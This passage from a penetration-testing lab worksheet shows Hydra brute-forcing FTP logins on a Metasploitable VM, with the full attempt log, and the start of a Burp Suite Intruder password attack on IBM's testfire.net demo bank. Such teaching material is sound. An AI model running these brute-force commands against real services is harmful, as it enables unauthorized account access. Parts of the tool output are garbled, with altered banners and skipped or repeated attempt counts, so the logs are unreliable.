
root@kali:~# nbtscan 192.168.56.0/24
If that address is correct, here are three other things you can try:
  - Try again later.
  - Try another connection.
  - Try another IP address.

IP address      NetBIOS Name      Server      User      MAC address
192.168.56.1    LAPTOP-Q9MCIU8    <server>    <unknown>  0a:00:27:00:00:15
192.168.56.182  METASPLOITABLE   <server>    <unknown>  00:00:00:00:00:00
192.168.56.255  Sendto Failed: Permission denied


root@kali:~#

```

Step 2: Create the file password.txt using the command nano password.txt and give the list of assumed passwords along with the actual one and save it and come out of the file.



Step 3: Run the command **hydra -l msfadmin -P password.txt ftp://<IP Address of target(Metasploitable)> -V**. Hydra will find out the password for Metasploitable. Hydra will highlight the successful username/password combinations in green for all the matches.



If we don't know both the password and username then create both the files `username.txt` and `password.txt` then give the command `hydra -L username.txt -P password.txt ftp://<IP Address of target(Metasploitable)> -V`.


```
(root㉿kali:~/home/kali)
[+] Starting hydra -L username.txt -P password.txt ftp://192.168.56.102 -V
Hydra v9.4 (c) 2022 by van Haaster/THC & David Marcinkowski. Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding). These ** ignore laws and ethics anyway.


Hydra (https://github.com/vanhaaster-thc/the-hydra) starting at 2023-03-13 13:28:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (1.7/p.t), -3 tries per task
[DATA] attacking ftp://192.168.56.102:21/
[ATTEMPT] target 192.168.56.102 - login "username" - pass "password" - 0 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "username" - pass "root" - 1 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "username" - pass "root" - 3 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "username" - pass "admin" - 4 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "username" - pass "password123" - 5 of 42 [child 4] (0/0)
[ATTEMPT] target 192.168.56.102 - login "username" - pass "password123" - 7 of 42 [child 5] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "password" - 7 of 42 [child 6] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "user" - 8 of 42 [child 7] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "root" - 9 of 42 [child 8] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "password" - 10 of 42 [child 9] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "msfadmin" - 11 of 42 [child 10] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin" - pass "msfadmin" - 12 of 42 [child 11] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "password" - 13 of 42 [child 12] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "password" - 14 of 42 [child 13] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "root" - 15 of 42 [child 14] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "admin" - 16 of 42 [child 15] (0/0)
[ATTEMPT] host 192.168.56.102 login "user" - pass "password" - 19 of 42 [child 16] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "password" - 20 of 42 [child 17] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "root" - 21 of 42 [child 18] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "admin" - 22 of 42 [child 19] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "password123" - 23 of 42 [child 20] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "msfadmin" - 24 of 42 [child 21] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin1234" - pass "password" - 25 of 42 [child 22] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin1234" - pass "user" - 26 of 42 [child 23] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin1234" - pass "root" - 27 of 42 [child 24] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin1234" - pass "admin" - 28 of 42 [child 25] (0/0)
[ATTEMPT] target 192.168.56.102 - login "admin1234" - pass "password123" - 29 of 42 [child 26] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "msfadmin" - 30 of 42 [child 27] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "password" - 31 of 42 [child 28] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "user" - 32 of 42 [child 29] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "root" - 33 of 42 [child 30] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "admin" - 34 of 42 [child 31] (0/0)
[ATTEMPT] target 192.168.56.102 - login "msfadmin" - pass "msfadmin" - 35 of 42 [child 32] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "msfadmin" - 36 of 42 [child 33] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "password" - 37 of 42 [child 34] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "user" - 38 of 42 [child 35] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "root" - 39 of 42 [child 36] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "admin" - 40 of 42 [child 37] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "password123" - 41 of 42 [child 38] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "msfadmin" - 42 of 42 [child 39] (0/0)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhaaster-thc/the-hydra) finished at 2023-03-13 13:28:21
```

The above commands will perform Brute force Ftp attack using Hydra tool.


3. Perform password cracking of online vulnerable website(testfire.net) using Burp suite

Step 1: Use kali in root user mode and type the command `burpsuite`. Then click on Next and click on Start burp.





Step 2: Goto Proxy > Intercept tab enable the intercept by clicking on Intercept is off. Now the intercept is enabled.



Step 3: Goto firefox browser in Kali Linux type testfire.net to navigate to the testfire website. We will get the testfire webpage click on Sign in option. Enter some random username and password. Then turn on the burp from the FoxyProxy extension. Then click on the Login button.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Altoro Mutual testfire.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Sign In Contact Us Feedback Search Go

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SIMPLY BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

ONLINE PERSONAL

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it.

Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Retiring good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

INSIDE ALTORO MUTUAL

Privacy Policy Security Statement Server Status Check REST API © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-102.ibm.com/developerworks/websphere/altoroj/>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Altoro Mutual testfire.net/login.jsp

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Sign In Contact Us Feedback Search Go

AltoroMutual

ONLINE BANKING LOGIN

PERSONAL

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SIMPLY BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

ONLINE PERSONAL

Online Banking Login

Username: star
Password: *****

INSIDE ALTORO MUTUAL

Privacy Policy Security Statement Server Status Check REST API © 2023 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features


The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-102.ibm.com/developerworks/websphere/altoroj/>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.






Step 4: Goto Proxy > Intercept tab, login details are captured here. Notice that the username and password are in the last line of the login request.

Step 5: Select the login credentials and then right click then select Sent to Intruder option.

